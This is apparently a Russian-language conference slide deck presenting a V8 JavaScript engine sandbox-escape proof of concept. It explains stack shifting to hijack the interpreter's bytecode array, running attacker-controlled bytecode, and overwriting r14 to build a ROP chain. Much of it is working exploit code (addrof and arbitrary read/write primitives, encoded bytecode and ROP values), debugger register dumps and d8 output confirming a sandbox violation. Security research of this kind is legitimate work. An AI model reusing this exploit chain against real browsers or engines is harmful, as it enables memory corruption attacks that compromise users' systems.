


Как эксплуатировать?

Самая интересная деталь: Bytecode Array
- адрес исполняемого байткода
интерпретатора.


Мы можем сдвинуть стек так, чтобы push rbp в
начале опкода ret переписал наш bytecode
array – сможем исполнять байткод, который
лежит на стеке.

Как байткод может попасть на стек?



Как эксплуатировать?

Мы можем запушить на стек контролируемые значения в то место, где должен будет лежать байткод после сдвига стека. В чем проблема исполнения произвольного байткода?



Немножко про интерпретатор.

JS интерпретатор – обычная стековая машина, с регистром-аккумулятором. В архитектуре x86_64 интерпетация происходит так:

В регистре r12 хранится базовый адрес с массивом текущего байткода

В регистре r9 хранится оффсет к исполняемому js опкоду.

Адрес исполняемого опкода берется из таблицы, расположенной в r15.

Js опкоды могут писать/читать со стека по 8-байт со стека по индексу от текущего rbp.

Если необходим доступ к глобальным переменным или аргументам текущей функции, интерпретатор берет адрес из объекта под названием context (он расположен внутри sandbox heap), который сохранен на стеке, и прибавляет его к базе кучи, сохраненной в регистре r14.

Немножко про интерпретатор.

Отсюда имеем: исполнение произвольного байткода позволит нам менять местами значения длиной по 8 байт на стеке.

Какие сложности конкретно с нашим способом?

1) Можем загонять на стек значения которые лежат непрерывно только по 4 байта.

2) У нас ограниченный набор таких кусочков.

Какое решение: поместить в r12 адрес внутри нашей кучи, значения внутри которой мы полностью контролируем.

Начало эксплуатации.

```
rax : 0x00000564000574a5 → 0x99000007250018cc
rbx : 0x18
rcx : 0x0000555556bd8bc0 → <Builtins_JumpHandle
rdx : 0xa0
rsp : 0x00007fffffffcb8 → 0x0000056400199d91
rbp : 0x00007fffffffcbc8 → 0x00007fffffff0c0
rsi : 0x2020
rdi : 0x0000056400199ba5 → 0x26000020cd00000b (0x26000020cd00000b)

rip : 0x0000555556a40ee5 → <Builtins_Interpreter
r8 : 0x50
r9 : 0x52
r10 : 0x8f
r11 : 0x6
r12 : 0x00007fffffffcbc8 → 0x00007fffffff0c0
r13 : 0x0000555556eeb080 → 0x0000555556a34980
r14 : 0x0000056400000000 → 0x00000000000010240
r15 : 0x0000555556f218f0 → 0x0000555556bbfb80
```

Сдвигаем стек так, чтобы сохраненный rbp попал в r12 при восстановлении его со стека

Начало эксплуатации.

Какие js опкоды будем использовать для эксплуатации:

Ldar number. – сохраняет 8 байт со стека в аккумулятор

Star number. – записывает 8 байт из аккумулятора на стек.

LdaZero – записывает 0 в аккумулятор.

LdaSmi – записывает int в аккумулятор.

Jmp – делает прыжок на несколько байт по байткоду.

LdaCurrentContext – загружает значение из context в аккумулятор.

Ret – делает return, загружает BytecodeArray и

BytecodeOffset в регистры.

Начало эксплуатации.

```
rax : 0x00000564000574a5 → 0x99000007250018cc
rbx : 0x18
rcx : 0x0000555556bd8bc0 → <Builtins_JumpHandle
rdx : 0xa0
rsp : 0x00007fffffffcb8 → 0x0000056400199d91
rbp : 0x00007fffffffcbc8 → 0x00007fffffff0c0
rsi : 0x2020
rdi : 0x0000056400199ba5 → 0x26000020cd00000b (...)
rip : 0x0000555556a40ee5 → <Builtins_Interpreter
r8 : 0x50
r9 : 0x52
r10 : 0x8f
r11 : 0x6
r12 : 0x00007fffffffcbc8 → 0x00007fffffff0c0
r13 : 0x0000555556eeb080 → 0x0000555556a34980
r14 : 0x0000056400000000 → 0x00000000000010240
r15 : 0x0000555556f218f0 → 0x0000555556bbfb80
```

JMP

Ldar

```
gef> x/15b 0x00007fffffffcbc8+0x52
0x7fffffff01a: 0x8f    0x6    0x64    0x5    0x0    0x0    0x0    0xb    0xfd
0x7fffffff022: 0x8f    0x6    0x64    0x5    0x0    0x0    0x0    0xb    0xb
```

На стеке успешно лежит наш js-байткод

Начало эксплуатации.

```
$rax : 0x0
$rbx : 0xaf
$rcx : 0x00007fffffffcbc8 → 0x00007fffffff0c0 → 0x00007fffffff
$rdx : 0x136
$rsp : 0x00007fffffffcd8 → 0x000015cd001816c9 → 0x250004809000
$rbp : 0x00007fffffff0c0 → 0x00007fffffff0e8 → 0x00007fffffff
$rsi : 0x2020
$rdi : 0x000015cd00199ba5 → 0xb1000020cd00000b (""
                           "?")
$rip : 0x0000555556a40eeef → <Builtins_InterpreterEntryTrampoline+0>
$r8  : 0x75
$r9  : 0x0
$r10 : 0x8f
$r11 : 0x6
$r12 : 0x000015cd00055b9c → 0x3f0bf018e20b7878
$r13 : 0x0000555556eeb080 → 0x0000555556a34980 → <Builtins_Adap...
$r14 : 0x000015cd00000000 → 0x00000000000010240
$r15 : 0x0000555556f218f0 → 0x0000555556bbfb80 → <Builtins_Wide...
```

Переписываем сохраненный на стеке bytecode array и bytecode offset, чтобы они попали в заранее подготовленный нами массив (Получаем неограниченное исполнение js байткода)

Продолжение эксплуатации.

Как крутить дальше?

Есть опкод, который позволяет брать значения из сохраненного context на стеке. Context находится в sandbox heap, поэтому мы полностью контролируем его содержимое.

Если мы перепишем r14 так, чтобы он указывал в .text, то мы сможем построить и исполнить rop chain.

Продолжение эксплуатации.

Как переписать r14?

Найдем на стеке такой гаджет, который позволит нам переписать r14. (Благо такие есть). После чего можно записать rop chain на стек.

Например такой:

```
add    rsp,0x50
pop    rbx
pop    r14
pop    rbp
ret
```

Гаджет может быть любой pop r14, главное чтобы он не трогал r15

Финальные шаги.


```
$rax : 0x000015cd93a33000 → 0x0000000000000000
$rbx : 0x0
$rcx : 0x00007fffffff0c0 → 0x0000000000000060 ("?"?)
$rdx : 0x54
$rsp : 0x00007fffffff048 → 0x000015cd068f0c0c → 0x0000000000000000
$rbp : 0x00007fffffff0e8 → 0x00007fffffff150 → 0x00007fffffff2b0 →
$rsi : 0x5f80c71
$rdi : 0x000015cd00199bbd → 0xec0019a07d00000b (
                           "?")
$rip : 0x0000555556a40eeef → <Builtins_InterpreterEntryTrampoline+012f> shr
$r8 : 0x4
$r9 : 0x60
$r10 : 0xb
$r11 : 0x6
$r12 : 0x000015cd00055b9c → 0x3f0bf018e20b7878
$r13 : 0x0000555556eeb080 → 0x0000555556a34980 → <Builtins_AdaptorWithBu
$r14 : 0x0000555555a17446 → <v8::MaybeLocal<v8::Script> v8::Shell::Compile
$r15 : 0x0000555556f218f0 → 0x0000555556bbfb80 → <Builtins_WideHandler+0
```

Успешно переписали r14, можно писать rop на стек.

Пишем роп на стек.

Поскольку это просто PoC, то наша задача просто записать какое-то любое значение в искомую область памяти.

```
$rax : 0x00002af8374c4000 → 0x0000000000000000
$rbx : 0xaf
$rcx : 0x00001f4a374c4000 → 0x0000000000000000
$rdx : 0x374c4000
$rsp : 0x00007fffffff0a0 → 0x00001f4a00055ddc
$rbp : 0x00001f4a374c4000 → 0x0000000000000000
$rsi : 0x5f80c71
$rdi : 0x0000555556e4e046 → <v8::internal::Call
$rip : 0x0000555556358b39 → <v8::internal::wasm
$r8 : 0x40
$r9 : 0x30000015
$r10 : 0xc6
$r11 : 0x6
$r12 : 0x00001f4a00055ddc → 0x3f0bf018e20b7878
$r13 : 0x0000555556eeb080 → 0x0000555556a34980
$r14 : 0x0000555555a17446 → <v8::MaybeLocal<v8:
$r15 : 0x0000555556f218f0 → 0x0000555556bbfb80
```



Мы положили в rax адрес, по которому нужно сделать запись

Как выглядит рос?

```

48 for(let i=0;i<0x300;i++){
49     pwnx();
50     maglev();
51     for(let j=0;j<0x400;j++){
52     }
53 }
54
55 pwnx_addr = addrof(pwnx);
56 maglev_addr = addrof(maglev);
57
58
59 maglev_code = ar(maglev_addr+12);
60 pwnx_code = ar(pwnx_addr+12);
61
62 console.log("Turbofan code: "+maglev_code.toString(16));
63 console.log("Pwn code: "+pwnx_code.toString(16));
64
65
66 pwnx_new_maglev = ((maglev_code&0xffffffff)+(pwnx_code&0xffffffff00000000n));
67
68 console.log(pwnx_new_maglev.toString(16));
69
70 aw(pwnx_addr+12,pwnx_new_maglev);
71
72 function test(a,b,c,d,e{
73     return b+c+d;
74 }
75
76
77 let shellcodics = new Array(500);
78 shellcodics[0]=1.3;
79
80 let shellx = [[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[],shellcodics];
81
82 let shellx_addr = addrof(shellx);
83
84 aw(shellx_addr+0x20,0x068ffd0bn); //ldar gadget
85 aw(shellx_addr+0x24,0x068f0118n); //skip to next instruction
86 aw(shellx_addr+0x28,0x068f200bn); //star gadget to return addr
87 //overwrite return address
88
89 aw(shellx_addr+0x2c,0x068ffd18n); //ldar r12 pivoting
90 aw(shellx_addr+0x30,0x068f0c0cn); //star r12 pivot to rbp-0x20
91 aw(shellx_addr+0x34,0x068f1a18n); //lda zero //to set
92 aw(shellx_addr+0x38,0x068f140bn); //star 0 to rbp-0x28 then ret
93 aw(shellx_addr+0x3c,0xaf0c1b18n);
94 let sprayed_shell = BigInt(addrof(shellcodics)+0x7f8); //shellcodics float array
95
96 aw(shellx_addr+0x40,sprayed_shell); //push sprayed shell
97
98 function rce(a,b,c,d,e,f,g,h){
99     test(0x10101010,0x101010,0x1010);
100    return pwnx(0x1010);
101 }
102
103
104 }
```

```

let shellx = [[1.1],[1.1],[1.1],[1.1],[1.1],[1.1],[],shellcodics];
let shellx_addr = addrof(shellx);

aw(shellx_addr+0x20,0x068ffd0bn); //ldar gadget
aw(shellx_addr+0x24,0x068f0118n); //skip to next instruction
aw(shellx_addr+0x28,0x068f200bn); //star gadget to return addr

//overwrite return address

aw(shellx_addr+0x2c,0x068ffd18n); //ldar r12 pivoting
aw(shellx_addr+0x30,0x068f0c0cn); //star r12 pivot to rbp-0x20
aw(shellx_addr+0x34,0x068f1a18n); //lda zero //to set
aw(shellx_addr+0x38,0x068f140bn); //star 0 to rbp-0x28 then ret
aw(shellx_addr+0x3c,0xaf0c1b18n);
let sprayed_shell = BigInt(addrof(shellcodics)+0x7f8); //shellcodics float array

aw(shellx_addr+0x40,sprayed_shell); //push sprayed shell

function rce(a,b,c,d,e,f,g,h){
    test(0x10101010,0x101010,0x1010);
    return pwnx(0x1010);
}

console.log(Sandbox.targetPage.toString(16));

function prepare(){
    //===== prepare r14
    shellcodics[0]=itof(0x3f0bf018e20b7878n); //0x7878 - padding save ret addr to rdp+0x70
    shellcodics[1]=itof(0x510bef18000be218n);
    shellcodics[2]=itof(0xfc0b0018300dee18n);
    shellcodics[3]=itof(0x000dff1804180118n);
    shellcodics[4]=itof(0x2d1620182f16ed18n);
    shellcodics[5]=itof(0xaf2118n);
    //===== rop chain
    shellcodics[6]=itof(0x3116eb183016c6c6n);
    shellcodics[7]=itof(0x3316ef183216ed18n);
    shellcodics[8]=itof(0x3516f3183416f118n);
    shellcodics[9]=itof(0x100df6183616f418n);
    shellcodics[10]=itof(0x1c0bec181b0bee18n);
    shellcodics[11]=itof(0x0d01fe18000bf218n);
    shellcodics[12]=itof(0xaf10180000a1b6n);
    //=====rop offsets segment
    let sbx_high = BigInt(Sandbox.targetPage)>>32n;
    let sbx_low = BigInt(Sandbox.targetPage)&0xffffffff;
    shellcodics[0x17]=itof(0x1336n+(sbx_low<<24n)); //we can put pointer to our shellcode to stack.
    shellcodics[0x18]=itof(0xcf0000000001337n+(sbx_high<<24n)); //lda context 0x30 started here+0x7 (f4) is low byte
    shellcodics[0x19]=itof(0x8d0000a3ad0060f6n); //0x31 offset to pop rdi
    shellcodics[0x1a]=itof(0x8b0000a3ad00d56n);
    shellcodics[0x1b]=itof(0xf3002304cd010d34n);
    shellcodics[0x1c]=itof(0x009416n);
    return;
}
```

Как выглядит рос?



Poc, написанный используя v8 memory corruption api.

```
139 y.pazdnikov@NB1307 .. /sbx-bypass/v8-12.6.1-sbx_escape/fixed % ./d8 --sandbox-testing .. /poc.js
Sandbox testing mode is enabled. Write to the page starting at 0x1fb2415b000 (available from JavaScript as `Sandbox.targetPage`) to demonstrate a sandbox bypass.
Turbofan code: 1997d500400801
Pwn code: 19979500400601
19979500400801
1fb2415b000

## V8 sandbox violation detected!

Received signal 11 SEGV_ACCERR 1fb2415b000
[1] 54752 segmentation fault (core dumped) ./d8 --sandbox-testing .. /poc.js
```

Q&A

